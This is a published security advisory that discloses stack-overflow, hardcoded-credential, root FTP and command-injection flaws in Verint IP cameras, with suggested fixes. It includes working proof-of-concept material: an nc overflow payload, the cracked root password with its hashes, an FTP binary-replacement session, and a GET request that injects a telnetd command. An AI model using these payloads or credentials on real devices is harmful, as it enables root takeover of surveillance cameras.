IOActive Security Advisory

Title	Verint PTZ Cameras Multiple Vulnerabilities
Severity	Critical-High
Discovered by	Mario Ballano, Gabriel Gonzalez, Josep Pi Rodríguez, Simon Robin
Advisory Date	June 18, 2020

Background

Verint Systems Inc. (Verint) sells software and hardware solutions to help its clients perform data analysis. Verint also offers IP camera systems and videos solutions.

Most of these cameras are configurable from a web application. The operating systems running on these cameras are Unix-based.

DM Autodiscovery Service Stack Overflow

Severity: Critical

Affected Products


- Verint 5620PTZ
- Verint 4320

Impact

The affected units feature an autodiscovery service implemented in the binary executable `/usr/sbin/DM` that listens on port TCP 6666. The service is vulnerable to stack overflow. It is worth noting that this service does not require any authentication.

Technical Details

The image below shows how the DM service reads data from the network socket:




```
STR     R4, [LR]
BL      accept
SUBS    R1, R0, #0
STR     R1, [SP,#0x20460+var_203EC]
BLE     loc_DCD0
```

```
MOV     R1, R10             ; buf
MOV     R2, #0x10000        ; n
MOV     R3, #0x4000         ; flags
BL      recv
CMP     R0, #0
BLE     loc_DCDC
```

```
ADD     R1, SP, #0x20460+var_460
MOV     R0, R10
ADD     R1, R1, #0x1F8
BL      process_data
CMP     R0, #2
BEQ     loc_DF9C
```

```
loc_DF9C
LDR     R2, =aDmServer  ; "DM_Server"
LDR     R3, =aClientUsedTcpI ; "Client used TCP/IP function to connect "...
LDR     R1, =0x779
LDR     R0, =aDmC       ; "DM.c"
BL      debug
```

Attacker-controlled data is then passed to the vulnerable function (sub_996C), as can be seen below:




```
MVN     R3, R3
STRB    R3, [R11,R2]
; 50:       ++v3;
ADD     R2, R2, #1
; 52:     while ( v2 > v3 );
CMP     R1, R2
BGT     loc_9DB8
```

```
; 55:   if ( sub_996C((const char *)&v16) != 1
; 56:     && (!strncmp((const char *)&v16, "DynaColor", 9u)
; 57:      || !strncmp((const char *)&v16, "DynaColor,0,", 0xCu)
; 58:      || !strncmp((const char *)&v16, "DynaColor,00,", 0xDu)) )

loc_9DD0
MOV     R3, #0
MOV     R0, R11
; 54:   *((_BYTE *)&v16 + v2) = 0;
STRB    R3, [R11,R1]
BL      sub_996C
CMP     R0, #1
LDREQ   R4, =aDynacolor ; "DynaColor"
BEQ     loc_9F60
```

```
LDR     R4, =aDynacolor ; "DynaColor"
MOV     R0, R11         ; s1
MOV     R1, R4          ; s2
```

The vulnerable function copies attacker-supplied data to a local buffer without bounds checks. An attacker can abuse this to trigger the stack overflow:



```
; 73:     v15 = !v14;
MOVEQ   R2, #0
; 74:     if ( !v14 )
MOVNE   R2, #1
BEQ     loc_9A4C
```

```
; 76:        v15 = 0;
MOV     R2, #0
```

```
; 79:          v19[v15++] = v13;

loc_9A2C
STRB    R3, [R5,R2]
; 80:          v13 = (unsigned __int8)v11[v15];
ADD     R2, R2, #1
; 82:          if ( v11[v15] )
LDRB    R3, [R4,R2]
; 81:          v16 = v13 == 0;
ADD     R1, R4, R2
CMP     R3, #0
; 83:            v16 = v13 == 44;
CMPNE   R3, #0x2C ; ','
; 85:        while ( !v16 );
BNE     loc_9A2C
```

```
; 86:       v11 += v15;
MOV     R4, R1
```

It was possible to exploit this issue to gain control over the `Program Counter` register, as shown below:

```
$ echo -n
'u4aRnryQk5CN08/P0/XPz8/Pz8+ZmZmZvb29vby8vLy7u7u7urq6urm5ubm4uLi4t7e3t7a2t
ra1tbW1tLS0tLOzs7OysrKysbGxsbCwsLDPz8/Pzs7Ozs3Nzc3MzMzMy8vLy8rKysrJycnJyMj
IyMfHx8fGxsbGxcXFxcTExMTDw8PDwsLCwsHBwcHJycnJ0/XPvr6+vr6+vr6+vr6+vr6+vr6+v
r6+vr6+vr6+vr6+vr6+vr6+vr6+vr6+vr6+vr7Pz8/PmZmZmb29vb28vLy8u7u7u7q
6urq5ubm5uLi4uLe3t7e+vr6+vr6+vr6+vr6+vr6+vr6+vr6+vr6+vr6+vr6+vr6+vr6+u
w6+vr6+' | nc 10.16.31.151 6666
(gdb) target remote 10.16.31.151:9898
Remote debugging using 10.16.31.151:9898
Reading /lib/libpthread.so.0 from remote target...
warning: File transfers from remote targets can be slow. Use "set sysroot"
to access files locally instead.
Reading /lib/libm.so.6 from remote target...
Reading /lib/libgcc_s.so.1 from remote target...
Reading /lib/libc.so.6 from remote target...
Reading /lib/ld-linux.so.3 from remote target...
Reading symbols from target:/lib/libpthread.so.0...(no debugging symbols
found)...done.
Reading symbols from target:/lib/libm.so.6...(no debugging symbols
found)...done.
```

```
Reading symbols from target:/lib/libgcc_s.so.1...(no debugging symbols
found)...done.
Reading symbols from target:/lib/libc.so.6...(no debugging symbols
found)...done.
Reading symbols from target:/lib/ld-linux.so.3...(no debugging symbols
found)...done.
Reading /lib/ld-linux.so.3 from remote target...
0x403053e4 in select () from target:/lib/libc.so.6
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414140 in ?? ()
(gdb)
```

Suggested Fixes

Control user-supplied data and ensure that bounds are properly checked on memory read/write operations.

Mitigation

There are no known mitigations for this issue as of May 2020.

FTP `root` User Enabled

Severity: Critical

Affected Products

- Verint 5620PTZ
- Verint 4320
- Verint S5120FD

Impact

The affected units feature an FTP service. An attacker can log into it using the default hardcoded `root` credentials as described in *Undocumented Hardcoded Credentials*.


Additionally, the `/home/` directory of the `root` user on the 4320 and 5620PTZ units contains a binary (`testShareMemClient`) that is invoked by multiple CGI scripts used by the web management interface. Attackers can abuse this to take control of the unit by replacing the binary with their own payload.

Technical Details

It was possible to log into the Verint 4320 unit using the hardcoded `root` credentials (`root:solidblue`) as shown below. Note that the same issue was observed in the other Verint units.

```
$ lftp root@10.16.31.113
Password:
lftp root@10.16.31.113:~> ls -al
dr-xr-x---    2 ftp      ftp           392 May 20 15:25 .
dr-xr-x---    2 ftp      ftp           392 May 20 15:25 ..
-rwxr-xr-x    1 ftp      ftp        144532 Apr 30  2015 OpenPTZUart
-rwxr-xr-x    1 ftp      ftp        144744 Apr 30  2015
ambarellaVideoServer
-rwxr-xr-x    1 ftp      ftp           197 May 20 11:12 testShareMemClient
lftp root@10.16.31.113:/>
```

The web management interface invokes the `testShareMemClient` from multiple of its CGIs; the `sethome.cgi` is one of them:



```
u/a/h/c/sethome.cgi
#!/bin/sh
# for HDIPPTZ only
LD_LIBRARY_PATH=:/lib:/usr/lib:/usr/X11R6/lib:/home/nessy2/StreamingServer/lib
export LD_LIBRARY_PATH

PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/X11R6/bin:/usr/local/bin:/usr/local/sbin:/usr/sbin:/bin:/usr/bin:/sbin
export PATH

echo Content-type: text/plain
echo
flag=0
LOGINPRIVACY=`grep < /etc/appWeb/appweb.privacy ^$REMOTE_USER:`
LOGINCAMCTRL=`echo $LOGINPRIVACY | cut -d \: -f 3`

if [ "$LOGINCAMCTRL" = 1 ];then
    if [ "$switch" = 0 ];then      #home off
         /root/testShareMemClient 6 81 01 04 F4 05 FF
         sed -i '/root.PTZ.Home.Enabled/s/Enabled=.*/Enabled=no/' /savevar/etc/dynamic/ptz.conf
    elif [ "$switch" = 1 ];then
         /root/testShareMemClient 6 81 01 04 F4 04 FF
         sed -i '/root.PTZ.Home.Enabled/s/Enabled=.*/Enabled=yes/' /savevar/etc/dynamic/ptz.conf
    else
```

It is possible to overwrite the `testShareMemClient` file with a custom script (e.g. `touch /root/hacked`), as shown below, and trigger the CGI via the website. The following session serves as a proof-of-concept:

```
$ lftp root@10.16.31.113
Password:
lftp root@10.16.31.113:~> ls -al
dr-xr-x---    2 ftp      ftp           456 May 20 16:09 .
dr-xr-x---    2 ftp      ftp           456 May 20 16:09 ..
-rwxr-xr-x    1 ftp      ftp        144532 Apr 30  2015 OpenPTZUart
-rwxr-xr-x    1 ftp      ftp        144744 Apr 30  2015
ambarellaVideoServer
-rw-r--r--    1 ftp      ftp             0 May 20 16:09 hacked
-rwxrwxrwx    1 ftp      ftp            30 May 20 16:05 testShareMemClient
lftp root@10.16.31.113:/> cat testShareMemClient
#!/bin/sh
touch /root/hacked
32 bytes transferred
lftp root@10.16.31.113:/>
```

Once the `Admin` user accessed `sethome.cgi` of the web management interface, the `hacked` file was successfully created in `/root/`:

```
~ # ls /root/hacked
/root/hacked
```

Suggested Fixes

Disable `root` access to the FTP server. Additionally, if the FTP server is not needed, it could be completely disabled.

Mitigation

There are no known mitigations for this issue as of May 2020.

Undocumented Hardcoded Credentials

Severity: Critical

Affected Products

- Verint 5620PTZ
- Verint 4320
- Verint S5120FD

Impact

The affected units were found to ship with hardcoded `root` credentials. An attacker can extract these credentials from firmware images or via other means (e.g. a path traversal vulnerability). The attacker can then potentially leverage the cracked credentials to log into some of the unit services (e.g. via UART, FTP, Telnet, or SSH services).

Technical Details

The following credentials were extracted from an S5120FD unit via a path traversal vulnerability (firmware version `FD8162-VRNT-0101b`). The credentials were cracked and found to be `root:solidblue`.

```
root:YCA0ZRHNiIYpU:0:0:root:/root:/bin/sh
ftp:*:50:50::/tmp:
nobody:*:99:99:nobody:/tmp:
user:Z0SyrHSIja7Ts:100:100:user:/:/bin/sh
```

The following credentials were also extracted from the S5120FD firmware images (version `FD8162-VRNT-0102b`). The credentials were cracked and found to be `root:solidblue`.

```
root:$1$tm$aJZjg.hFtC9QLr2IVUbzu.:0:0:c21630199540397f61c82ddb8307204f:/mn
t/ramdisk:/bin/sh
admin:$1$Q2$Xi7YMYf5eMylwiPQYtHt01:501:168:ab62b472eadba88e9571afcc9437640
8:/tmp:/bin/bash
```

The following credentials were extracted from the 5620PTZ unit, both from a firmware update and from the running system. The credentials were cracked and found to be `root:solidblue`.

```
root:$1$1pZvF3xY$r.b8pmG6He4RH34By6zW/0:10933:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
```

The following credentials were extracted from the 4320 unit, both from a firmware update and from the running system. The credentials were cracked and found to be `root:solidblue`.

```
root:$1$1pZvF3xY$r.b8pmG6He4RH34By6zW/0:10933:0:99999:7:::
bin:*:10933:0:99999:7:::
daemon:*:10933:0:99999:7:::
adm:*:10933:0:99999:7:::
lp:*:10933:0:99999:7:::
sync:*:10933:0:99999:7:::
shutdown:*:10933:0:99999:7:::
halt:*:10933:0:99999:7:::
uucp:*:10933:0:99999:7:::
operator:*:10933:0:99999:7:::
nobody:*:10933:0:99999:7:::
```

Suggested Fixes

The manufacturer should avoid using hardcoded passwords. The units could ship without passwords for those users that do not require them. Alternatively, the user should have the option to update these credentials.

Mitigation

There are no known mitigations for this issue as of May 2020.

Command Injection in Management Website

Severity: High

Affected Products


- Verint S5120FD

Impact

The management website of the S5120FD unit features a CGI endpoint (`ipfilter.cgi`) that allows the user to manage network filtering on the unit. This endpoint is vulnerable to a command injection. An authenticated attacker can leverage this issue to execute arbitrary commands as `root`. Since there are hardcoded credentials in the firmware (refer to *Undocumented Hardcoded Credentials*), these can be used to exploit this vulnerability.

Technical Details

The vulnerability was first identified in the decompiled code of the CGI script. The implementation builds an `iptables` command line and passes it to `system()`, as shown below:



```
  else
  {
    v8 = (int)"/sbin/iptables";
  }
  if ( v7 )
    v10 = (int)"A";
  else
    v10 = (int)"D";
  if ( !strcmp(v4, v6) )
  {
    command = &s;
    snprintf(&s, 0x400u, "%s -%s OUTPUT -d %s -j %s", v8, v10, v4, "DROP");
  }
  else
  {
    command = &s;
    snprintf(&s, 0x400u, "%s -%s OUTPUT -m iprange --dst-range %s-%s -j %s", v8, v10, v4, v6, "DROP");
  }
  strncpy(&dest, "/root/ipfilter/enable", 0x1Fu);
  v12 = XMLSParser_ReadContent("/etc/conf.d/config_ipfilter.xml", &dest);
  if ( !v12 || *(_BYTE *)v12 != 49 || *(_BYTE *)(v12 + 1) || system(command) >= 0 )
  {
    result = 0;
  }
  else
  {
    v13 = (FILE *)stderr;
    v14 = _errno_location();
    v15 = strerror(*v14);
    fprintf(v13, (const char *)&unk_B0E8, "ModifyOutputRules", v15);
    result = -1;
  }
  return result;
}
```

The following request was sent to launch the `telnetd` daemon, present in the unit but not active by default.

```
GET /cgi-
bin/admin/ipfilter.cgi?method=addv4&ip=`/usr/sbin/telnetd+%26`&index=0
HTTP/1.1
Host: 10.200.88.244
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept: */*
```

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.200.88.244/setup/security/add4list.html?index=0
Authorization: Basic YWRtaW46YWRtaW4=
Connection: close
Cookie: activatedmode=digital; g_mode=1; g_secondTimeConnectToServer=1
```

It was then possible to log into the unit using the hardcoded credentials detailed in this report in *Undocumented Hardcoded Credentials*:

```
telnet 10.200.88.244
Trying 10.200.88.244...
Connected to 10.200.88.244.
Escape character is '^]'.

Network-Camera login: root
Password:
~ # id
uid=0(root) gid=0(root)
~ #
```

Suggested Fixes

The manufacturer should sanitize the arguments.

Mitigation

There are no known mitigations for this issue as of May 2020.

Timeline

- 2019-07-01: IOActive discovers vulnerability
- 2019-07-08: IOActive notifies vendor
- 2020-06-18: IOActive advisory published